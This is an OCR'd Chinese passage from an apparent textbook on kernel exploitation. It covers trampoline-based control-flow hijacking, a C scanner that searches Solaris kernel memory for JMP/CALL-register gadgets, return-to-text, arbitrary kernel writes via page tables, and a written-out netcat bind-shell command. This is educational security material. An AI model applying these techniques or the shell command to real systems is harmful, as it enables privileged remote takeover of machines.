


图 7.1 重写返回地址（缓冲区溢出部分已经被圈起来）

劫持的指令指针指向一个 JMP ESP 序列，我们在重写的 EIP 后面放置了一个含有一堆字节的相对跳转。其结果就与图 7.2 类似。

从图 7.2 中可以看出，执行的流程如下：

1）RET 指令弹出栈中被重写过的地址并将它移动到 ESP 后面。

2）返回的地址指向一个从内核代码段找到的 JMP ESP 序列。

3）CPU 执行 JMP ESP，获取 ESP 中的地址并跳转到该地址。ESP 指向栈中被重写过的指令的后面几个字节。

4）而这个被 ESP 指向的地址正是我们的 shellcode。执行权现在就在我们的控制中。为了防止不能在重写的返回地址后面部署我们的 shellcode，可以在那里简单地放置一个相对跳转，

跳转到本地的变量空间（如图 7.2 中的“本地”）。注意一个 8 位的相对跳转对应两个字节，因此并不需要太多的空间来存储它。

一旦成功获取代码执行权，就意味着有了一个进行可靠利用的良好基础。

注意　考虑到栈内存是可以执行的，这种跳转指令序列的方式对基于栈的漏洞利用是很可靠的。几乎所有早期对远程内核的利用都是 32 位 x86 结构上基于栈的利用。




图 7.2　将保存的指针重定向到一个跳转指令序列

纵观整个执行的步骤，唯一的问题是找出远程内核中的跳转指令序列。这或许看起来有些奇怪，但事实上，一个内核也包含 JMP ESP、CALL ESP，或者 PUSH ESP RET。一个 x86 架构的属性在这里帮了我们的忙。由于指令的长度是可变的，x86 架构并不要求它们与任何特定的地址保持一致。换句话说，我们可以返回到曾用来存储一个给定指令（比如：MOV）的内存中间去，然后 CPU 会简单地解释其中的内容。JMP<reg>、CALL<reg> 和 PUSH<reg>RET 都是非常简短的指令序列，所以很容易在 kernel.text 文件中或者其他一些位置固定的可执行页中找到这些相关字节。

工具与策略

寻找指令字节序列

C 语言的 asm() 指令是一个快速检查特定序列的字节值的方法：

```
int main()
{
    asm("jmp *%esp; call *%esp; pushl %esp; ret");
}
```

然后，对二进制数的结果进行反汇编，转储相关的内存，找到合适的字节序列。

```
(gdb) disas main
Dump of assembler code for function main:
[...]
0x00001ff8 <main+6>:    jmp    *%esp
0x00001ffa <main+8>:    call   *%esp
0x00001ffc <main+10>:   push   %esp
0x00001ffd <main+11>:   ret

0x1ff8 <main+6>:    0xff    0xe4
(gdb) x/2b 0x00001ffa
0x1ffa <main+8>:    0xff    0xd4
(gdb) x/2b 0x00001ffc
0x1ffc <main+10>:   0x54    0xc3
```

现在，可以写一个简单的内存/字节扫描器（本节中的一个例子）来查看代码段或其他可执行区域的 **0xff 0xe4**（JMP ESP）、**0xff 0xd4**（CALL ESP）和 **0x54 0xc3**（PUSH ESP, RET）字节序列。

堆/基于 slab 溢出的原理也基本相同，唯一的问题是没有一个寄存器像栈指针一样来存放缓冲区地址，下面将举例说明。当调用目标破坏函数时，通过反汇编代码或者设定断点，可以显示一些可靠的寄存器中是否存有缓冲区的地址或者邻近的值。举个例子，回顾一下 **savectx()** 的反汇编，在第 4 章中，这个函数触发了本地（Open）Solaris slab 漏洞。[⊖]

```
void
savectx(kthread_t *t)
{
        struct ctxop *ctx;

        ASSERT(t == curthread);
        for (ctx = t->t_ctx; ctx != 0; ctx = ctx->next)
            if (ctx->save_op != NULL)
                (ctx->save_op)(ctx->arg);
}
```

```
> savectx::dis -n 40
0x19babc:           pushl   %ebp
0x19babd:           movl    %esp,%ebp
0x19babf:           pushl   %ebx
0x19bac0:           subl    $0x4,%esp
0x19bac3:           movl    %gs:0x10,%eax
0x19bac9:           movl    0x8(%ebp),%ebx      [1]
0x19bacc:           cmpl    %eax,%ebx
0x19bace:           jne     +0x25   <0x19baf5>
0x19bad0:           movl    0x58(%ebx),%ebx     [2]
```

⊖ 不可能对远程用户态进程有足够的控制，为了远程攻击来利用这个特定的结果，但因为我们已经介绍了它，它可以作为一个完美的 slab 的例子。同样，我们用 Solaris 作为例子，但普通的讨论适用于任何操作系统。

```
0x19bad3:       testl   %ebx,%ebx
0x19bad5:       je      +0x18    <0x19baef>
0x19bad7:       movl    (%ebx),%eax          [3]
0x19bad9:       testl   %eax,%eax
0x19badb:       je      +0xb     <0x19bae8>
0x19badd:       subl    $0xc,%esp
0x19bae0:       pushl   0x18(%ebx)
0x19bae3:       call    *%eax                [4]
```

t_ctx 被分配到栈中，虽然我们不知道它的地址，但却能够控制它的内容。kthread_t 指针的地址被传送 [1] 处（参数入栈），然后又被传到 [2] 处，提取变量 t_ctx 的地址。使用的偏移是 0x58，实际上：

```
> ::offsetof kthread_t t_ctx
offsetof (kthread_t, t_ctx) = 0x58
>
```

这点证明了我们在读取汇编代码时找对了方向。当到达 [4] 处时，损坏的指针已被取消引用，EBX 依然包含对象的堆地址，这也是我们可以控制的一些内存。然后，寻找 CALL EBX、JMP EBX 或者 PUSH EBX RET，及其返回值，这样就和之前讨论的基于栈的情况类似。注意，这个特定的情况还显示了另一个问题。正如 [3] 处所示，save_op() 和对象的堆地址重合。实际上：

```
typedef struct ctxop {
        void    (*save_op)(void *);
        void    (*restore_op)(void *);
[ ... ]
} ctxop_t;
```

正是相同的原因使得这个结构也非常适用于 slab 的情况——溢出的缓冲区和目标指针 save_op() 之间没有额外变量——这里稍微有点麻烦，因为我们不能在需要存放返回地址的地方设置回跳（或者前跳）。这种情况很常见，以下是针对它的一些解决办法：

- 在同一个结构内另找一个目标；比如，在这个例子中，restore_op() 也许就是很好目标[⊖]。因为 8 位内的相对跳转要占 2 个字节，而 save_op() 指针只需一半大小就足以容纳它了。我们用 2 个 NOP (0x90) 填满剩下的空间。
- 找一个包含可丢弃的额外变量的不同结构（一种激进的解决方法）。
- 检查需要用到的返回地址并译成汇编，如果它没有危险（例如，不引用任意内存的指令是无效的，或可能引发错误），就让 CPU 直接执行。这些函数造成的任何非灾难性后果都是可以恢复的，如果需要的话，可以在 payload 内恢复。

⊖ “在这个例子中”真正的意思是“和这个例子相似的一个其他函数指针都可获得的一个例子”，这个例子目的是告诉你在这种情况下你应该寻找的是什么。（考虑到调用的位置，用 JMP 的值来破坏 save_op() 也许并不是最好的主意。）

最后这个注意事项特别重要，尤其是在经常需要模仿一部分被破坏的结构从而把已修改的函数指针指向正确的路径时，这意味着我们对一些可用值的使用是有限制的。回顾一下那些例子中溢出数据的反汇编代码（这通常是值得的）：有时，在达到 shellcode 之前，我们被允许执行的任意字节序列的数量大的惊人。举个例子，回顾一下 savectx() 的例子。

正如我们所见，这个结构的地址在 EBX 之内，所以我们寻找像 JMP EBX（0xFF 0xE3）、CALL EBX（0xFF 0xD3）或者 PUSHEBX、RET（0x53 0xC2）这样的序列。为了简化这个搜索，我们写了一个程序，来访问当前内核的内存[⊖]，并寻找之前提到过的序列：

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <kvm.h>
#include <fcntl.h>

#define JMPEBX      "jmp *%ebx"
#define CALLEBX     "call *%ebx"
#define PUSHRET     "push %ebx; ret"

int dumpfd = -1;

void dump_info(int i, char *str)
{
    unsigned long addr = 0xFE800000 + i;
    unsigned long nop = 0x90909090;
    unsigned char *p_addr = (unsigned char *)&addr;
    unsigned char *nop_addr = (unsigned char *)&nop;

    printf("Found [%s] at %x (off %x)\n", str, addr, i);
    write(dumpfd, p_addr, 4);
    write(dumpfd, nop_addr, 4);
}

int main(int argc, char **argv)
{
    kvm_t    *kv;
    unsigned long size;
    unsigned char *mapfile;
    unsigned char *p;
    int i;
    int exit_code = EXIT_FAILURE;

    unlink("dumpfile");
    dumpfd = open("dumpfile", O_RDWR|O_CREAT, 0666);
```


⊖ 我们可以通过一个程序来达到相同的结果，打开内存镜像和扫描它的 .text 文件；内存更容易分析并且使得这个例子更简洁。

```
if (dumpfd == -1) {
    perror("open");
    goto out;
}

kv = kvm_open(NULL, NULL, NULL, O_RDONLY, NULL);
if (kv == NULL) {
    fprintf(stderr, "Unable to access kernel memory\n");
    goto out_dumpfd;
}

size = 4 * 1024 * 1024;
mapfile = malloc(size);
if (mapfile == NULL) {
    fprintf(stderr, "Unable to alloc memory\n");
    goto out_kvm;
}

if (kvm_read(kv, 0xFE800000, mapfile, size) == -1) {
    fprintf(stderr, "Unable to read kernel memory\n");
    goto out_malloc;
}

p = mapfile;
for (i = 0; i < size - 1; i++) {
    /* Search for call/jmp *ebx */
    if (p[i] == 0xff)
        if (p[i+1] == 0xd3 || p[i+1] == 0xe3)
            dump_info(i, p[i+1] == 0xd3 ? CALLEBX : JMPEBX);

    /* Search for push %ebx, ret */
    if (p[i] == 0x53)
    if (p[i+1] == 0xc2)
    dump_info(i, PUSHRET);
}

    exit_code = EXIT_SUCCESS;
out_malloc:
    free(mapfile);
out_kvm:
    kvm_close(kv);
out_dumpfd:
    close(dumpfd);
out:
    exit(exit_code);
}
```

代码相当简单，并且它使用 Solaris 暴露的接口 libkvm 来访问内核的虚拟地址空间。UNIX 内核通常有类似的接口，这种方法比使用 /dev/kmem 来导出内存更简单。我们从代码段转储 4MB，然后开始简单的字节扫描。每一次当我们找到合适的序列，就将指令的地址转储到一个文件——dumpfile，并在后面放 4 个 NOP。NOP 会使检查给定的地址是否转换成为一个正确的序列这一过程更加容易。下面启动这个程序：

```
osol-box# ./kdump
Found [call *%ebx] at fe801406 (off 1406)
Found [call *%ebx] at fe82ebfa (off 2ebfa)
Found [call *%ebx] at fe82eff8 (off 2eff8)
Found [call *%ebx] at fe82f0b2 (off 2f0b2)

[ ... ]

Found [jmp *%ebx] at fe8c6dd7 (off c6dd7)

[ ... ]

Found [push %ebx; ret] at fe9acbcd (off 1acbcd)

[ ... ]
```

然后通过 **objdump** 的检查结果文件。**objdump** 很方便，它允许我们对创建的二进制文件进行反汇编以得到对应的指令。

```
osol-box$ /usr/gnu/bin/objdump --target=binary -m i386 -D ./dumpfile
./dumpfile:     file format binary

Disassembly of section .data:
00000000 <.data>:
   0:   06              push   %es
   1:   14 80           adc    $0x80,%al
   3:   fe              (bad)
   4:   90              nop
   5:   90              nop
   6:   90              nop
   7:   90              nop
   8:   fa              cli
   9:   eb 82           jmp    0xffffff8d
   b:   fe              (bad)
   c:   90              nop
   d:   90              nop
[ ... ]
```

如上所示，前两个发现地址（**0xfe801406** 和 **0xfe82ebfa**）在这里被“反汇编”了，并且可以看到它们所产生的各种指令。在这里，我们使用的是 NOP 指令，因为我们可能需要一些额外的字节来对地址进行反汇编，如下例所示：

```
97:   90                    nop
98:   21 15 92 fe 90 90     and    %edx,0x9090fe92
9e:   90                    nop
9f:   90                    nop
a0:   43                    inc    %ebx
a1:   15 92 fe 90 90        adc    $0x9090fe92,%eax
a6:   90                    nop
a7:   90                    nop
```

可见，这里需要两个额外的字节来转换加粗字体的 AND 和 ADC 指令。ADC 序列也很有意思：EBX 得到增加，然后添加一个任意值到 EAX。这是一个可以安全执行的序列的例子，因为没有涉及内存，我们可以恢复（或丢弃）shellcode 中的两个寄存器的值。这样只是为了确

保寻找到合适的位置，将这个地址赋给 KMDB：

```
osol-box# mdb -k
Loading modules: [ unix genunix specfs mac cpu.generic
cpu_ms.AuthenticAMD.15 uppc pcplusmp scsi_vhci zfs sata sd ip
hook neti sockfs sctp arp usba s1394 fctl lofs random fcip cpc
logindmux ptm ufs sppp nfs ]
> 0xfe921543::whatis
fe921543 is di_dfs+0x37, in genunix's text segment
> 0xfe921543::dis
di_dfs+0x1e:        movl    0x10(%ebp),%esi

[ ... ]

di_dfs+0x37:        call    *%ebx
di_dfs+0x39:        addl    $0x10,%esp
```

第一个在 UNIX 后载入的“模块”是 genunix。假设我们知道 text 的知识，那么就可以知道 CALL EBX 序列在远程内核中的具体地址。

返回到 .text（看一看在 x86-64 位下的情况）

如果每个页面都正确设置了执行保护，唯一的希望就是将执行流重定向到一些现有的代码中。我们已经在第 3 章详细介绍了返回 text 技术，也在第 5 章看到了它的应用，这里就不再进行详细讨论。虽然返回 text 的攻击通常用于栈溢出，但是它也可能用在堆或 slab 利用中（一般情况下，使用任何指令流进行重定向攻击），以下是一些这种利用方式的重要说明：

- 我们只能调用一个函数。由于调用约定在很大程度上依赖栈，必须要进行缜密的部署，例如，将各种调用或代码片段链接在一起，一种策略是通过 Sebastian Krahmer 的代码浏览技术在用户态打破 NX 保护。在栈之外，我们只能够跳转一次，一旦调用的函数返回，就没有办法链接第二个，因为我们没有首先控制栈。
- 我们需要依靠寄存器的当前值。在 x86-64 架构中，参数大多是通过寄存器传递，所以不能通过结尾返回到代码块来弹出栈的值，并将控制值填进去。
- 我们很有可能使栈处于一个不一致的状态。除非要跳转到的函数与正在利用的函数对栈的使用是一致的，否则当到达函数结尾（栈清理和 RET）时，目标函数就会根据栈的使用情况对栈进行清理。这就很可能造成我们错过正确的返回地址，并且多数情况下，这将导致目标机器崩溃。

基于这些原因，对除栈溢出外的其他目标进行返回 text 攻击在理论上是可行的，却难以让它们能够可靠地工作。但幸运的是，可以利用堆或基于 slab 的漏洞使攻击环境更为友好，比如任意写。

这里有几个关键的问题：我们的方向在哪里？什么样的函数（或者函数序列）能在远程的情况下更好地使用？最好的办法是尝试间接地将攻击转换成任意写。实际上，可以返回到一个内存复制函数（memcpy()、bcopy()），然后使它们将一些控制的内容写到任意一个地址。

我们在前面内容中学到的关于“寻找”内核态下缓存的位置在这里将派上用场，因为我们希望函数的源参数在一些可以控制的内存里。值得指出的一点是，根据问题本身和对其的足

够控制，以及触发 bug 的可靠性实现该目的可以通过耐心地从固定的地址复制少部分内存，而不用引入缓存。和任何返回 text 的漏洞利用相同，这里我们根据实际情况再次假定一个远程的内核模型。

注意 在某些内核中，相对于强化情况下的漏洞利用来说，memcpy() 或 bcopy() 方式也许是本地漏洞利用时返回 text 攻击的最好方式。实际上，除了致力于使其发挥预计的作用，很少使用返回 text 这一唯一的选择来解决该情况（强化场景差不多是异常情况，比正常情况多）。由于栈使用的严谨和越来越多地选用基于 canary 的保护，基于栈的问题在核心层更加少见。

最后值得一提的是，有的内核（如 Linux 内核），提供一些内部函数来执行一个用户态指令（比如，call_usermodehelper() 框架或者 kernel_execve()）。在这种情况下，可以返回到这些函数，并把它当做一种指令，“nc -l -p 1234 -e /bin/sh” 这行指令可以开启一个与 shell 实例相连的远程监听端口。这种方法比较复杂，而且需要满足一些额外的条件：

- 需要适当地处理指针数组 (char **argv)，了解缓冲区的位置。
- 如果直接调用执行功能（比如，kernel_execuve()），我们需要处于进程上下文中的一个可支配的线程之内，且该线程没有被锁住。实际上，execve() 以一个新镜像替代了现有镜像，这样，如果我们加锁，就绝不会再释放，这很可能导致一个死锁或活锁。
- 如果在执行框架中采取更加简洁的链接调用，将生成一个合适的新线程，但我们无法在漏洞利用后进行任何清理，如果此时栈不处于有效状态的话，将会造成崩溃。

基于以上原因，这个技术很难成功应用，我们提及这项技术主要是为了保持内容的完整性，并再一次告诉读者：当要写一段内核漏洞利用代码来进行漏洞利用时，有很多方法可以选择。一般来说，“返回 text” 这一类的攻击在细节处隐藏了很多陷阱，只有当其他方法都行不通时才考虑，使用它。

内核内存的任意写

可以任意修改内核的内存是一个漏洞利用开发者手中最强大的武器，是最顽固的 bug 的克星，并在强化环境中最为有效。远程任意写的主要方式是，找到一些合适的位置（比如，可执行的和可写的），耐心地把我们的 payload 放在那里。一旦 shellcode 准备完毕，正如在本地进行漏洞利用时那样，我们需要使用第 3 章介绍过的方式，把任意写变成一个执行流重定向。

在 x86-32 架构下，目标范围很大（基本是每个可写的映射），只需注意不要跨过内存 / 值即可。诸如混乱的缓冲区（在某些内核是静态的）和 Mac OS X iso_font 区域（正如我们在第 5 章中看到的）等区域都是很好的例子。

在 x86-64 架构下，事情变得有些复杂，事实上，内核还不能完美地执行一个合适的 writable-implies-nonexecutable 的语义（有时指的是 W^X，来源于 OpenBSD 保护的名字）。正如在 “缺乏公开的信息” 一节中提到的，我们需要增长关于内核内存分布的知识，来找到可写

和可执行的地方。一般来说，转储本地内核页表[⊖]，并寻找被标记为可执行（在 x86-64 中，页表项的第 63 位被设为 0[PTE] [⊜]）和可写（在 x86-64，页表的第一位被设置为 1）的区域，是一种很好的方法[⊜]。

例如 Solaris、FreeBSD 和旧的 Windows 版本把内核文本映射为 RWX（读—写—执行），这样，在内核镜像内，任何很少使用的地方都能完全满足我们的需求。实际上，这个具体的例子提供了一个找到更加有趣的方法 / 思路的机会。考虑到任意写“足够受约束”，我们能够直接影响运行的内核或是开一个后门，而不需要执行单个 payload 指令。

如果没有任何可写和可执行的地方，那么就需要找另一种方法去影响任意写。这里要记住重要一点：实际的地址是——虚拟的，允许位也是这样，换句话说，什么写进页表，什么就起作用。这导致了以下两个发现：

1）页表在内存中，这样有可能成为另一个任意写的目标（通常，这取决于我们对它有多大的控制力）。由于页表需要经常更改，有可能可读写。如果能够预测这些页表的地址（如在 Windows 和 Linux 中是可能的），也许就可以改变保护位，为任意写扩展新的地方。

2）许多不同的虚拟地址可以引用相同的页面，每个地址都有不同的保护标记。在实践中，这意味着有一些页面，在一个地址是只读和可执行的，而在另一个地址是可写的（这或者只是简单的双重映射，用来简化用户和内核进行单独访问）。图 7.3 描述了操作系统是如何设定这种多重映射的。这意味着可以在可写的部分放置我们的 shellcode，而后使用可执行的部分地址作为“返回地址”（或者目标地址，这取决于我们是如何完成执行重定向）。




图 7.3　内核 / 用户多重页面映射

⊖ 我们能通过一个 debugger 完成这些，或者，人工浏览这些物理页并找到它们。对于如何在不同的运行系统中放弃页表（和一些编码）的内容可以在 www.attackingthecore.com. 这个网站上找到。

⊜ 页表入口位计数从 0 到 63，所以 63 位是这个入口最重要的位。

⊜ 显然，除了阅读编码这一方法。

LinuxVsyscall 页就是双页 / 多页映射的一个很好的实例。其执行过程很类似图 7.3 所示的情况。一个映射负责对用户态进程显示只读和可执行编码 stub 端口，而其他映射让内核可以通过一个用户态不可见的可写阴影映射修改页面内容。我们将在本章剩余部分和第 8 章看到多页表的其他例子和它们在实际攻击中的使用方法。

远程 payload

远程内核 payload 的目标是，把一个成功的执行流改向到一个完全的泄露，这里的“泄露”指从能够远程目标中得到一个特权 shell。换句话说，我们认为在最后的结果中，内核利用与用户态利用不会有很大差别。这一点我们从本地利用中已经知道了。而如果有必要的话，用户态本地 shellcode 会调用一些系统调用，来提高它的权限（例如，`setuid()`），然后执行 shell（比如，通过 `execve()`），我们的内核 payload 直接修改了处理内存凭证（credentials）的内核结构，这个内核结构与我们控制的一个进程有关，然后我们用这个进程在用户态下执行 shell 或其他我们需要的特权任务。

这个思路很清晰。因为在内核层，仅仅一个错误也通常是毁灭性的，应尽可能降低以内核权限运行的编码的复杂度，将最后任务转移到用户态。

现在我们将重点放在远程的情况。远程用户态 payload 比本地的稍微复杂，主要是因为它们要处理网络协议栈。以下是传统处理方法：

- 创建一个子进程，在端口接听，把 shell 与之相连（经典监听 shell payload）。
- 打开网络连接，回连至攻击者的机器，通过它传输 shell 在受害者机器上产生的输入和输出（一种经典回连 payload）。
- 使用目前激活的连接，传输 shell 的输入和输出，正如之前清单项目上描述的那样。
